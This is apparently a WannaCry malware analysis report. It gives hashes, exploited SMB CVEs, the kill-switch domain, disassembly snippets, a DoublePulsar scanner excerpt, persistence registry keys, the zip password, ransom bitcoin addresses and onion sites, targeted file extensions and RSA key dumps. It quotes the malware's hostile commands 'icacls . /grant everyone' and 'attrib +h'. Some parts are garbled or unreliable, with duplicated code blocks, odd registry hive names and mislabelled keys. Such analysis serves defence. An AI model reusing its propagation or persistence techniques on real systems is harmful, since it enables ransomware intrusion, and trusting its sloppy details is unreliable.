WannaCry technical report

Identification

Vendor	Detection
Symantic	Ransom.Wannacry
Kaspersky	Trojan-Ransom.Win32.Wanna.m
Microsoft	Ransom:Win32/WannaCrypt

The following table contains list of artifacts that had been analyzed within this document.

PE timestamp	Md5	Size in bytes	Filename	Description
2010/11/20 sat 09:03:08 UTC	db349b97c37d22f5ea1d1841e3c89eb4	3723264	Mssecsvc.exe	Installer
2010/11/20 sat 09:05:05 UTC	84c82835a5d21bbcf75a61706d8ab549	3514368	Tasksche.exe	Loader + connection to attacker ip
2009/07/13 Mon 23:19:35 UTC.	7bf2b57f2a205768755c07f238fb32cc	43906	@WanaDecryptor@.exe	Decryptor
2009-07-14 Tue 01:12:55 UTC	f351e1fcca0c4ea05fc44d15a17f8b36	65536	Unavailable.exe	Encryptor component

Prevalence:

Ransomware called WannaCry spreads to many countries. It affects telecommunications, manufacturers, hospital and companies. It demands a

payment of $300 bitcoins to specific address .it is also composed of multiple components. The First component is dropper that contains encryption, Zip file that contains main functionality of Ransomware, WannaDecryptor and other files. The reason of rapid spread of ransomware is exploiting vulnerability in the protocol called windows server message block (SMBv1).The exploit is known as “Eternal Blue “which developed by the group who called shadow brokers. Microsoft provides a patch for their operating systems that prevents WannaCry.

Figure (2)

As shown in figure (2), the most affected countries were Russia, Ukraine, India and Taiwan.

Infection vector

- Exploitation kit

Exploitation kits

CVE	Exploit description
CVE-2017-0143	Remote code execution
CVE-2017-0144	Remote code execution
CVE-2017-0145	Remote code execution
CVE-2017-0146	Remote code execution
CVE-2017-0147	Remote code execution
CVE-2017-0148	Remote code execution

Wannacry is self-propagation ransomware because it uses exploit called MS17-010 which infected other machines in the network. First it determines the subnet mask of infected machine. It generates random ips belong to the same subnet then tries to connect to these ips using port 445 if it succeeds it will use this vulnerability to infected connected machine.

Auto-Sandboxing:-

- Initial check.
- Reason.

Initial check

- WannaCry starts to connect to this URL.
- URL: www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
- In successful connection occurs then ransomware will not affect the machine. Otherwise it affects the machine.

Reason

- Ransomware makes initial check to prevent auto sandboxing technique that most antivirus programs use it.

Installer

FileName	mssecsvc
PE timestap	2010/11/20 sat 09:03:08 UTC
MD5	db349b97c37d22f5ea1d1841e3c89eb4
SHA256	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
Size	3723264
Purpose	Installer+Dropper

Initial Infection and propagation:

1. As shown in figure (3) ransomware starts to connect to this URL http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com if successful connection occurs then ransomware will not affect the machine. Otherwise it affects the machine. There are other URLs in other samples that make malware will not affect machine. The reason of making initial check is to prevent auto sandbox from detecting Ransomware.

```
D408145 mov     ecx, 0Eh
D40814A mov     esi, offset aHttpWww_iuqerf ; "http://www.iuqerfsodp9ifjaposdf
D40814F lea     edi, [esp+58h+szUrl]
D408153 xor     eax, eax
D408155 rep movsd
D408157 movsb
D408158 mov     [esp+58h+var_17], eax
D40815C mov     [esp+58h+var_13], eax
D408160 mov     [esp+58h+var_F], eax
D408164 mov     [esp+58h+var_B], eax
D408168 mov     [esp+58h+var_7], eax
D40816C mov     [esp+58h+var_3], ax
D408171 push    eax             ; dwFlags
D408172 push    eax             ; lpszProxyBypass
D408173 push    eax             ; lpszProxy
D408174 push    1               ; dwAccessType
D408176 push    eax             ; lpszAgent
D408177 mov     [esp+6Ch+var_1], al
D40817B call    ds:InternetOpenA
```

Figure(3)

Note:

- There are other URLs that ransomware connect to them.

URL	SHA256
www.iuqssfsodp9ifjaposdfjhgosurijfaewrwergwea.com	7b7aa67a3d47cb39d46ed556b220a7a55e357d2a9759f0c1dcbacc72735aabb1
www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.testing	7b7aa67a3d47cb39d46ed556b220a7a55e357d2a9759f0c1dcbacc72735aabb1

HTTP Request:-

```
D408145 mov     ecx, 0Eh
D40814A mov     esi, offset aHttpWww_iuqerf ; "http://www.iuqerfsodp9ifjaposdf
D40814F lea     edi, [esp+58h+szUrl]
D408153 xor     eax, eax
D408155 rep movsd
D408157 movsb
D408158 mov     [esp+58h+var_17], eax
D40815C mov     [esp+58h+var_13], eax
D408160 mov     [esp+58h+var_F], eax
D408164 mov     [esp+58h+var_B], eax
D408168 mov     [esp+58h+var_7], eax
D40816C mov     [esp+58h+var_3], ax
D408171 push    eax             ; dwFlags
D408172 push    eax             ; lpszProxyBypass
D408173 push    eax             ; lpszProxy
D408174 push    1               ; dwAccessType
D408176 push    eax             ; lpszAgent
D408177 mov     [esp+6Ch+var_1], al
D40817B call    ds:InternetOpenA
```

- It gets module file name which is mssecsvc2.0 then creates service called “mssecsvc2.0 “.and starts the service.

Action	Registry key	Service name	Display name
create	HKLM\Software\WanaCrypt0r\wd	mssecsvc2.0	Microsoft Security Center (2.0) Service
create	HKLU\Software\WanaCrypt0r\wd	mssecsvc2.0	Microsoft Security Center (2.0) Service

```
HKLM\SOFTWARE\WanaCrypt0r\wd
C:\Documents and Settings\Administrator\Desktop\b.wnry
```

- It Starts service control Dispatcher which actually executes (SMB Exploit).
- It gets ips, connects to port 445 (SMB) and execute shell code.

As shown in figure if the value == 0x51 then successful payload.

```
102         # vulnerable to MS17-010, check for DoublePulsar infection
103         if datastore['CHECK_DOPU']
104           code, signature1, signature2 = do_smb_doublepulsar_probe(tree_id)
105
106           if code == 0x51
107             xor_key = calculate_doublepulsar_xor_key(signature1).to_s(16).upcase
108             arch = calculate_doublepulsar_arch(signature2)
109             print_warning("Host is likely INFECTED with DoublePulsar! - Arch: #{arch}, XOR Key: 0x#{xor_key}")
110             report_vuln(
111               host: ip,
112               name: "MS17-010 DoublePulsar Infection",
113               refs: self.references,
114               info: "MultiPlexID += 0x10 on Trans2 request - Arch: #{arch}, XOR Key: 0x#{xor_key}"
115             )
```

Figure (4)

As shown in figure (5) the Value in ida pro.

```
0000000000401CED cmp     [esp+420h+var_3DE], 51h
0000000000401CF2 jnz     short loc_401D62
```

It checks for value equal to 0x51. This value represents Multiplex ID.

- If Multiplex_ID = 0x51 then host is vulnerable.
- If Multiplex_ID = 0x41 then host is not vulnerable.

Payload:

Wannacry is self-propagation ransomware because it uses exploitation called MS17-010 which infects other machines in the same network.

1. It determines the subnet mask of infected machine.
2. It generates random ips belong to the same subnet then try to connect to these ips using port 445.
3. If successful connection occurs, it will use this vulnerability to infect connected machines.
4. Once the malware find NetBIOS opened, it sends 3 packets. One of these packets is the ip address of victim and the others are hardcoded two ip addresses (172.16.99.5 and 192.168.56.20).

You can know more information about this payload using this link:-

- https://arstechnica.com/information-technology/2017/04/nsa-leaking-shadow-brokers-just-dumped-its-most-damaging-release-yet/

After creating service mssecsvc2 and starting service it unlocks (R) resource in memory and puts it to file tasksch.exe.

```
0000000000407DE4 mov     esi, ds:sprintf
0000000000407DEA push    offset aTasksche_exe ; "tasksche.exe"
0000000000407DEF stosw
0000000000407DF1 stosb
0000000000407DF2 push    offset aWindows ; "WINDOWS"
0000000000407DF7 lea     eax, [esp+278h+ExistingFileName]
0000000000407DFB push    offset aCSS     ; "C:\\%s\\%s"
0000000000407E00 push    eax             ; Dest
0000000000407E01 call    esi ; sprintf
0000000000407E03 add     esp, 10h
0000000000407E06 lea     ecx, [esp+270h+NewFileName]
0000000000407E0D push    offset aWindows ; "WINDOWS"
0000000000407E12 push    offset aCSQeriuwjhrf ; "C:\\%s\\qeriuwjhrf"
0000000000407E17 push    ecx             ; Dest
```

Run with Command:

```
0000000000407DE4 mov     esi, ds:sprintf
0000000000407DEA push    offset aTasksche_exe ; "tasksche.exe"
0000000000407DEF stosw
0000000000407DF1 stosb
0000000000407DF2 push    offset aWindows ; "WINDOWS"
0000000000407DF7 lea     eax, [esp+278h+ExistingFileName]
0000000000407DFB push    offset aCSS     ; "C:\\%s\\%s"
0000000000407E00 push    eax             ; Dest
0000000000407E01 call    esi ; sprintf
0000000000407E03 add     esp, 10h
0000000000407E06 lea     ecx, [esp+270h+NewFileName]
0000000000407E0D push    offset aWindows ; "WINDOWS"
0000000000407E12 push    offset aCSQeriuwjhrf ; "C:\\%s\\qeriuwjhrf"
0000000000407E17 push    ecx             ; Dest
```

- It pushes (/I) argument to copy the tasksche.exe to the \\ProgramData.

- If it exists it will copy it to \\Intel.

- It creates service tasksche and starts it with option autostart.

.

Action	Registry key	Service name	Display name
Create	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*Random*	tasksche	Random
Create	HKCL\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*Random*	tasksche	Random

- It creates mutex called Global\\MsWinZonesCacheCounterMutexA.

- If it failed to create mutex then it executes tasksche.exe without (I) argument.

Run without command

```
push    1                   ; Source
call    SetRegisteryValue
mov     [esp+6F4h+var_6F4], offset PasswordZipFile ; "WNcry@2ol7"
push    ebx                 ; hModule
call    ExtractZipFile
call    SetDomainNamesToVariableAndReadOrWriteToCwncry
push    ebx                 ; lpExitCode
push    ebx                 ; dwMilliseconds
push    offset CommandLine ; "attrib +h ."
```

- It unlocks resource “XIA” and extracts zip file with password “WNcry@2ol7”.


It opens file c.wnry. Then chooses from these 3 strings and writes to c.wncry file.

1. 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94.
2. 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw.
3. 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn.

It executes command called attrib +h to hide directory of current path.

It executes command "icacls. /grant everyone /T /C /Q” to give permission to all user for accessing current directory.

Resource(R):-



There is a resource called “XIA” you have to convert it to bin using resource hacker tool then extract zip file with password “WNcry@2ol7” and analysis each file.

Dropped Files in XIA Resource:

File Name	Path	MD5	Description
b.wnry	current path of extraction of zip file	4B613667DA96605ABC1173EDFB119C42	Ransomware Image
c.wnry	current path of extraction zip file	AE08F79A0D800B82FCBE1B43CDBDBEFC	Configuration File Connection To server And Download Tor browser
r.wnry	current path of extraction zip file	3E0020FC529B1C2A061016DD2469BA96	words of Ransomware in view
s.wnry	current path of extraction zip	AD4C9DE7C8C40813F200BA1C2FA33083	Zip File Contain Tor Browser
t.wnry	current path of extraction zip file	5DCAAC857E695A65F5C3EF1441A73A8F	Encryption Tool
taskdl.exe	current path of extraction zip file	4FEF5E34143E646DBF9907C4374276F5	used for delete Temporary Files
taskse.exe	current path of extraction zip file	8495400F199AC77853C53B5A3F278F3E	Support Decryption Tool

u.wnry	current path of extraction zip file	7BF2B57F2A205768755C07F238FB32CC	Decryption Tool

Languages Files:

File Name	MD5
m_bulgarian.wnry	95673b0f968c0f55b32204361940d184
m_chinese (simplified)	0252d45ca21c8e43c9742285c48e91ad
m_chinese (traditional).wnry	2efc3690d67cd073a9406a25005f7cea
m_czech.wnry	537efeecdfa94cc421e58fd82a58ba9e
m_danish.wnry	2c5a3b81d5c4715b7bea01033367fcb5
m_dutch.wnry	7a8d499407c6a647c03c4471a67eaad7
m_english.wnry	fe68c2dc0d2419b38f44d83f2fcf232e
m_filipino.wnry	08b9e69b57e4c9b966664f8e1c27ab09
m_finnish.wnry	35c2f97eea8819b1caebd23fee732d8f
m_french.wnry	4e57113a6bf6b88fdd32782a4a381274
m_german.wnry	3d59bbb5553fe03a89f817819540f469
m_greek.wnry	fb4e8718fea95bb7479727fde80cb424
m_indonesian.wnry	3788f91c694dfc48e12417ce93356b0f
m_italian.wnry	30a200f78498990095b36f574b6e8690
m_japanese.wnry	b77e1221f7ecd0b5d696cb66cda1609e
m_korean.wnry	6735cb43fe44832b061eeb3f5956b099
m_latvian.wnry	c33afb4ecc04ee1bcc6975bea49abe40
m_norwegian.wnry	ff70cc7c00951084175d12128ce02399
m_polish.wnry	e79d7f2833a9c2e2553c7fe04a1b63f4
m_portuguese.wnry	fa948f7d8dfb21ceddd6794f2d56b44f
m_romanian.wnry	313e0ececd24f4fa1504118a11bc7986
m_russian.wnry	452615db2336d60af7e2057481e4cab5
m_slovak.wnry	c911aba4ab1da6c28cf86338ab2ab6cc
m_spanish.wnry	8d61648d34cba8ae9d1e2a219019add1
m_turkish.wnry	531ba6b1a5460fc9446946f91cc8c94b
m_vietnamese.wnry	8419be28a0dcec3f55823620922b00fa

It searches for specific type of file to encrypt as shown in table.

doc	.docx	.docb	.docm	.dot	.dotm	.dotx	.xls	.xlsx	.xlsm
.xlsb	.xlw	.xlt	.xlm	.xlc	.xltx	.xltm	.ppt	.pptx	.pptm
.pot	.pps	.ppsm	.ppsx	.ppam	.potx	.potm	.pst	.ost	.msg
.eml	.edb	.vsd	.vsdx	.txt	.csv	.rtf	.123	.wks	.wk1
.pdf	.dwg	.onetoc	.snt	.hwp	.602	.sxi	.sti	.sldx	.sldm
.vdi	.vmdk	.vmx	.gpg	.aes	.ARC	.PAQ	.bz2	.tbk	.bak
.tgz	.gz	.7z	.rar	.zip	.backup	.iso	.vcd	.jpeg	.jpg
.bmp	.png	.gif	.raw	.cgm	.tif	.tiff	.nef	.psd	.ai
.svg	.djvu	.m4u	.m3u	.mid	.wma	.flv	.3g2	.mkv	.3gp
.mp4	.mov	.avi	.asf	.mpeg	.vob	.mpg	.wmv	.fla	.swf
.wav	.mp3	.sh	.class	.jar	.java	.rb	.asp	.php	.jsp
.brd	.sch	.dch	.dip	.pl	.vb	.vbs	.ps1	.bat	.cmd
.js	.asm	.h	.pas	.cpp	.c	.cs	.suo	.sln	.ldf
.mdf	.ibd	.myi	.myd	.frm	.odb	.dbf	.db	.mdb	.accdb
.sql	.sqlitedb	.sqlite3	.asc	.lay6	.lay	.mml	.sxm	.otg	.odg
.uop	.std	.sxd	.otp	.odp	.wb2	.slk	.dif	.stc	.sxc
.ots	.ods	.3dm	.max	.3ds	.uot	.stw	.sxw	.ott	.odt
.pem	.p12	.csr	.crt	.key	.pfx	.der			

It skips some types of files:-

1. exe
2. dll

3. wncry

It also neglects the folders with the following names:-

- Intel
- Program Data
- WINDOWS
- Program Files
- Program Files (x86)
- AppData\\Local\\Temp
- Local Settings\\Temp
- This folder protects against ransomware. Modifying it w reduce protection
- Temporary Internet Files
- Content.IE5

Encryption:-


Wannacry has a combination of RSA and AES. It generates random key, then encrypts target files and any drive that could attach to victim machine. We cannot identify the flow of cryptographic implementation so file recovery decryption may not be possible. Every target file encrypts with wannacry added to file extension so if the name of file is example.txt so the new name will be example.txt.wncry then delete the original file and save the modified file to its current directory.

1. **Encryption Files.**
2. **Graphical representation.**
3. **Overview of encryption.**
4. **Technical analysis of encryption.**

Encryption Files:-

File Name	MD5	Description
00000000.res	58F33FCB1B73E2800EC614B9F1F76569	C&C
00000000.pky	53DDD4291EE50BC74AD9D64312E1D0CC	Public key
00000000.eky	53DDD4291EE50BC74AD9D64312E1D0CC	private key

Graphical representation:-



Overview of encryption:-

- Ransomware has two hardcoded public keys existed in malware.
- The First key is used for encryption all files.
- The Second key is used for encryption small number of specific files which are used for demo decryption.

- Once ransomware infects machine then it generates new RSA key this means that each machine needs unique key for decryption.
- It generates key using CryptGenRandom API.
- Once generates new public key then exports to local file 00000000.pky using CryptExportKey API. (public key)
- Then encrypts generated RSA public key with attacker public key and saves it to file 00000000.eky so this is (private key).
- It uses CryptoDestroyKey API to destroy the private key in memory so you couldn't get private key well.
- If the original file size is less than 209,715,200 bytes then it uses demo RSA Public key.

```
06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00  .....¤..RSA1....
01 00 01 00 75 97 4C 3B 84 46 DE 2C 2A F4 95 A8  ....u—L;„FÞ,*ô•¨
5D C0 CD 6D DA D7 D4 92 1E 13 82 34 6A 70 8D 8F  ]ÀÍmÚ×Ô’..‚4jp..
7C F7 04 92 55 7F F1 A2 27 B2 9E 41 AC 90 80 91  |÷.’U.ñ¢'²žA¬.€‘
18 93 C2 B1 7B AD 2B F3 FF AF DB 2B 51 BE 1D A3  .“Â±{-+óÿ¯Û+Q¾.£
27 E3 A7 57 08 5A BE C1 1D F6 04 F8 1C BE 5B B1  'ã§W.Z¾Á.ö.ø.¾[±
67 FB E4 C8 DA 75 00 70 B1 17 70 24 6C 09 63 74  gûäÈÚu.p±.p$l.ct
AC 4B 0A 1D 71 AE 7F AE 65 B8 C5 86 79 C5 7E 9F  ¬K..q®.®e¸Å†yÅ~Ÿ
98 60 4C 52 B9 29 62 CB 23 29 ED 31 91 74 7B 7B  ˜`LR¹)bË#)í1‘t{{
0B 26 1B F2 7D 67 BF DA 7A 40 DA F2 61 4D 94 A5  .&.ò}g¿Úz@ÚòaM”¥
7D AD 59 6B AD 9E A3 3A 39 C6 5B 6E 9F D2 BB 36  }-Yk-ž£:9Æ[nŸÒ»6
B5 F5 D2 65 F5 2C 30 D8 C1 17 BD AF 28 00 96 20  µõÒeõ,0ØÁ.½¯(.-
46 A7 2D 62 03 0C D7 D0 75 A0 0B 07 EA D4 1F CA  F§-b..×Ðu ..êÔ.Ê
E8 D9 4E DB 38 F2 26 75 CB 12 A6 88 70 9B E1 EA  èÙNÛ8ò&uË.¦ˆp›áê
32 DC F8 71 72 50 41 E6 17 81 68 27 42 8E DF E5  2ÜøqrPAæ..h'BŽßå
DE A1 72 D9 3B FB E5 9D 30 11 69 92 CD 60 2B E2  Þ¡rÙ;ûå.0.i’Í`+â
D5 46 3C 28 CF 9D 30 4A F7 AD B9 FB 0F 91 FE 2E  ÕF<(Ï.0J÷-¹û.‘þ.
BE 18 F1 CE 06 02 00 00 00 A4 00 00 52 53 41 31  ¾.ñÎ.....¤..RSA1
00 08 00 00 01 00 01 00 43 2B 4D 2B 04 9C 0A D9  ........C+M+.œ.Ù
9F 1E DA 5F ED 32 A9 EF E1 CE 1A 50 F4 15 E7 51  Ÿ.Ú_í2©ïáÎ.Pô.çQ
7B EC B0 27 56 05 58 B4 F6 83 C9 B6 77 5B 80 61  {ì°'V.X´öƒÉ¶w[€a
18 1C AB 14 D5 6A FD 3B 70 9D 13 3F 2E 21 13 F1  ..«.Õjý;p..?.!.ñ
E7 AF E3 FB AB 6E 43 71 25 6D 1D 52 D6 05 5F 13  ç¯ãû«nCq%m.RÖ._.
27 9E 28 89 F6 CA 90 93 0A 68 C4 DE 82 9B AA C2  'ž(‰öÊ.“.hÄÞ‚›ªÂ
82 02 B1 18 60 01 63 1B BC 71 8D BE 64 88 5E D5  ‚.±.`.c.¼q.¾dˆ^Õ
```

(Public key)

```
52 53 41 32 00 08 00 00 01 00 01 00 43 2B 4D 2B  RSA2........C+M+
04 9C 0A D9 9F 1E DA 5F ED 32 A9 EF E1 CE 1A 50  .œ.ÙŸ.Ú_í2©ïáÎ.P
F4 15 E7 51 7B EC B0 27 56 05 58 B4 F6 83 C9 B6  ô.çQ{ì°'V.X´öƒÉ¶
77 5B 80 61 18 1C AB 14 D5 6A FD 3B 70 9D 13 3F  w[€a..«.Õjý;p..?
2E 21 13 F1 E7 AF E3 FB AB 6E 43 71 25 6D 1D 52  .!.ñç¯ãû«nCq%m.R
D6 05 5F 13 27 9E 28 89 F6 CA 90 93 0A 68 C4 DE  Ö._.'ž(‰öÊ.".hÄÞ
82 9B AA C2 82 02 B1 18 60 01 63 1B BC 71 8D BE  ‚›ªÂ‚.±.`.c.¼q.¾
64 88 5E D5 0D 6C C1 9C C9 01 36 89 C9 80 37 8F  d^^Õ.lÁœÉ.6‰É€7.
1D 89 67 4F 0C B1 3C 61 09 3A 02 5D B8 4E F5 88  .‰gO.±<a.:.]¸Nõˆ
0A 9F 8C 0A 86 DF 91 FE CD 9F A3 A0 13 D3 2D 30  .ŸŒ.†ß'þÍŸ£ .Ó-0
77 D1 F0 A8 D7 AB 96 E5 48 96 37 03 69 64 97 06  wÑð¨×«–åH–7.id—.
5C 27 50 8C 91 76 67 85 3A 6C 6A B2 59 12 0A 61  \'PŒ'vg…:ljªY..a
F2 A1 EE A8 24 C8 E4 B1 11 6D D6 CC F7 8F 4C 5E  ò¡î¨$Èä±.mÖÌ÷.L^
B0 55 84 81 6D 60 45 84 0F FC DF F9 27 A5 52 C9  °U„.m`E„.üßù'¥RÉ
5B 06 28 A3 DE 74 03 D6 C7 72 66 DC BE A4 1E FF  [.(£Þt.ÖÇrfÜ¾¤.ÿ
20 96 ED 51 84 00 CC 9C 36 64 F2 85 4D CF 36 60   –íQ„.Ìœ6dò…MÏ6`
DD C8 B0 F1 91 DB 7A 0B 83 EE CF EF 19 D7 12 DA  ÝÈ°ñ'Ûz.ƒîÏï.×.Ú
AE 86 D9 F9 0E BE 02 AF 78 F3 5B 49 BE 0C 98 AF  ®†Ùù.¾.¯xó[I¾.˜¯
B5 5F D6 8A 4C 05 48 64 9C 40 E1 1C F9 3C C4 E4  µ_ÖŠL.Hdœ@á.ù<Ää
42 08 2D B2 B8 8A E6 0B 6D DF 93 CC 34 E8 48 30  B.-²¸Šæ.mß"Ì4èH0
93 5D DF 8D 2E B3 3D 35 E4 66 30 AD 8B E7 20 3D  "]ß..³=5äf0-‹ç =
E0 C9 D9 6C 36 4B 79 B9 64 CD BC 5E 24 48 D4 88  àÉÙl6Ky¹dÍ¼^$HÔˆ
90 1C 3D 17 4E 65 0C EC FB 1B 2B EC 5C C3 06 D6  ..=.Ne.ìû.+ì\Ã.Ö
6C 39 D8 6C 7E 23 9F 40 AF 40 61 B4 FB B1 F6 82  l9Øl~#Ÿ@¯@a´û±ö‚
```

(Private Key)

<u>Technical analysis of Encryption</u>:-


- It searches for file c.wncry which includes tor browser and bitcoin addresses.
- These following addresses are used for payment :-

13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

As shown in figure (5) to make decryption of files you need to send $300 to this address.

115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

Figure (5)



(Assembly code in Ida Pro)

- Then extract tor browser and onion sites which is used for communication.

Onion sites

gx7ekbenv2ri ucmf .onion
57g7s pgrzlojinas.onion
xxlvbrloxvriy2 c5.onion
76jdd2i r2embyv47.onion
cwwnhwhlz52maqm7 .onion

- It opens the file c.wncry.
- It Reads 780 bytes from c.wncry File and closes it.
- It creates names of these files res, eky, and pky.
- It creates mutex called MsWinZonesCacheCounterMutexW.

```
06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00  .....¤..RSA1....
01 00 01 00 75 97 4C 3B 84 46 DE 2C 2A F4 95 A8  ....u—L;„FÞ,*ô•¨
5D C0 CD 6D DA D7 D4 92 1E 13 82 34 6A 70 8D 8F  ]ÀÍmÚ×Ô’..,4jp..
7C F7 04 92 55 7F F1 A2 27 B2 9E 41 AC 90 80 91  |÷.’U.ñ¢'²žA¬.€‘
18 93 C2 B1 7B AD 2B F3 FF AF DB 2B 51 BE 1D A3  .“Â±{-+óÿ¯Û+Q¾.£
27 E3 A7 57 08 5A BE C1 1D F6 04 F8 1C BE 5B B1  'ã§W.Z¾Á.ö.ø.¾[±
67 FB E4 C8 DA 75 00 70 B1 17 70 24 6C 09 63 74  gûäÈÚu.p±.p$l.ct
AC 4B 0A 1D 71 AE 7F AE 65 B8 C5 86 79 C5 7E 9F  ¬K..q®.®e¸Å†yÅ~Ÿ
98 60 4C 52 B9 29 62 CB 23 29 ED 31 91 74 7B 7B  ˜`LR¹)bË#)í1‘t{{
0B 26 1B F2 7D 67 BF DA 7A 40 DA F2 61 4D 94 A5  .&.ò}g¿Úz@ÚòaM”¥
